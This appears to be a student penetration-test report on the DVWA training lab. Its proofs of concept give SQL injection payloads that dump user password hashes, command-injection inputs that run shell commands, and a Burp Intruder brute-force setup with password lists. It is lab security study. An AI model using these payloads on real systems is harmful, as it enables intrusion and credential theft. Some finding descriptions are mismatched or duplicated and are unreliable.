
Fig 18: Open the target website



Request to http://localhost:8888 [127.0.0.1]

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://localhost:8888
Connection: close
Cookie: PHPSESSID=tqa4p2ocmst2uagkc03rekf4m5; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

id=1&Submit=Submit
```

Fig 19: Edit id=1 to this code then send it and we can see the results in response.


Request

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://localhost:8888
Connection: close
Cookie: PHPSESSID=[illegible]; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```

Response

```
        </select>
        <input type="submit" name="Submit" value="Submit">
      </p>

    </form>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: admin<br />
      Surname: admin
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: admin<br />
      Surname: 1a1dc91c907325c69271ddf0c944bc72
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: gordonb<br />
      Surname: e99a18c428cb38d5f260853678922e03
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: 1337<br />
      Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: pablo<br />
      Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: smithy<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    </pre>
  </div>
```

Fig 20: Then using union select to dump the database:


1 UNION SELECT user, password FROM users --

5. In the application

Reference No:	**Risk Rating:**
WEB_VUL_03	**High** 🟥
Tools Used:	
Browser, BurpSuite	
Vulnerability Description:	
It was observed that the application had the list of artists contributed and just by implementing SQL queries into the GET Requests in the URL, severe information of the users could be fetched.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://hack.me/101047/dvwa-107.htmlvulnerabilities/sqli/index.php	
Implications / Consequences of not Fixing the Issue	

An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details includes cc, email, name, phone, address etc.
Suggested Countermeasures
It is recommended to implement below control for mitigating the SQLi: • Use Stored Procedure, Not Dynamic SQL • Use Object Relational Mapping (ORM) Framework • Least Privilege • Input Validation • Character Escaping • Use WAF (Web Application Firewall)
References
https://owasp.org/www-community/attacks/SQL_Injection https://logz.io/blog/defend-against-sql-injections/


Proof of concept:


Vulnerability: SQL Injection

Click here to change your ID.

Fig 21: After clicking the "here to change your ID", we can see a window where we can insert our malicious code.

Fig 22: we will be using the following: ' UNION SELECT user, password FROM users --


Vulnerability: SQL Injection

Click here to change your ID.


```
ID: 1' UNION SELECT user, password from users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Fig 23: After submitting the code, we can get usernames and passwords.

6. Command injection (low security)

Reference No:	Risk Rating:
WEB_VUL_01	**Low** 🟩
Tools Used:	
Manual Testing, Browser	
Vulnerability Description:	
The web application accepts an IP address from the user. During testing, it was discovered that appending commands to the IP input (e.g., 8.8.8.8; pwd) resulted in both the IP lookup and an additional command being executed on the server. This suggests a command injection vulnerability.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Implications / Consequences of not Fixing the Issue	
An attacker can execute arbitrary system commands, potentially gaining unauthorized access to sensitive information or escalating their privileges on the system.	
Suggested Countermeasures	
• Proper input validation to ensure only valid IP addresses are accepted. • Use safer command execution functions that do not allow system command execution from user inputs. • Implement a Web Application Firewall (WAF) to detect and block command injection attempts.	

Proof of concept:



Ping a device

Enter an IP address: 8.8.8.8 ; pwd [Submit]


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 2999ms

help
index.php
source
```

Fig24: Command injection with ping input 1

7. Command injection (pipeline operator)

Reference No:	**Risk Rating:**
WEB_VUL_02	Medium 🟧
Tools Used:	
Manual Testing, Browser	
Vulnerability Description:	
It was observed that in the search bar instead of search query if we inject JavaScript code then the JS code executes hence results into XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Implications / Consequences of not Fixing the Issue	
Attackers can still execute system commands by bypassing the basic filters, leading to unauthorized access and further exploitation.	
Suggested Countermeasures	
• Implement more robust filtering, ensuring special characters like ` • Conduct thorough input validation using allow-lists. • Use secure libraries or methods to avoid executing system commands directly based on user input.	

Proof of concept:


Ping a device

Enter an IP address: 8.8.8.8 | pwd Submit


```
/var/www/html/vulnerabilities/exec
```

Fig25: Command injection using pipeline operator

8. Command injection (No spaces allowed)

Reference No:	**Risk Rating:**
WEB_VUL_03	High 🟥
Tools Used:	
Manual Testing, Browser	
Vulnerability Description:	
Even with further input restrictions preventing the use of spaces, semicolons, and pipeline operators, it was possible to bypass the restrictions by removing spaces altogether. For example, entering 8.8.8.8|pwd	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Implications / Consequences of not Fixing the Issue	
Attackers can craft commands to bypass filtering, potentially leading to unauthorized command execution and compromising the system.	
Suggested Countermeasures	
• Implement stricter input validation that handles edge cases like command execution without spaces. • Use libraries or methods that execute commands in a safe, controlled environment. • Regularly update input validation mechanisms to account for new techniques.	

Proof of concept:


Ping a device

Enter an IP address: 8.8.8.8|pwd Submit


```
/var/www/html/vulnerabilities/exec
```

Fig26: Command injection with no spaces allowed

Brute Force Attack (High Security)

Reference No:	**Risk Rating:**
WEB_VUL_04	High 🟥
Tools Used:	
Burp Suite, Manual Testing	
Vulnerability Description:	
The login form on the web application does not enforce rate limiting, allowing unlimited login attempts. Using Burp Suite's intruder feature, a brute-force attack was conducted on both the username and password fields, resulting in the successful extraction of admin credentials.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Implications / Consequences of not Fixing the Issue	
Without rate limiting or protections like CAPTCHA, an attacker can automate login attempts, leading to unauthorized access, including admin accounts. This can compromise the entire system.	
Suggested Countermeasures	
• Implement rate limiting to restrict the number of login attempts allowed within a specific time window. • Introduce CAPTCHA or multi-factor authentication (MFA) to mitigate brute-force attacks. • Use account lockout mechanisms after a certain number of failed login attempts.	

Proof Of Concept:



Attack type: Cluster bomb

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.251.194

✓ Update Host header to match target

```
GET /vulnerabilities/brute/?username=§admin§&password=§admin§&Login=Login HTTP/1.1
Host: 10.10.251.194
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.251.194/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=4fkshngog5rhvk4i71k58vpmm3; security=low
Connection: keep-alive


```

Fig27: Cluster bomb to choose more than one payload position



Payload set: 1
Payload type: Simple list
Payload count: 6
Request count: 42

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
gordnob
1337
matt
smithy
mike

Fig28: Payload set 1 (Goes to first payload position)



Payload set: 2
Payload type: Simple list
Payload count: 14,344,392
Request count: 86,066,352

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou

Fig29: Payload set 2 (Goes to second payload position)


2. Intruder attack of http://10.10.251.194
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
10	matt	12345	200	204			4739	
11	smithy	12345	200	163			4738	
12	mike	12345	200	100			4739	
13	admin	123456789	200	89			4738	
14	gordnob	123456789	200	101			4739	
15	1337	123456789	200	101			4739	
16	matt	123456789	200	102			4739	
17	smithy	123456789	200	102			4739	
18	mike	123456789	200	102			4739	
19	admin	password	200	170			4777	

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

More Information

Fig30: Successful brute force attack leading to admin login

---------------------------------------EOF---------------------------------------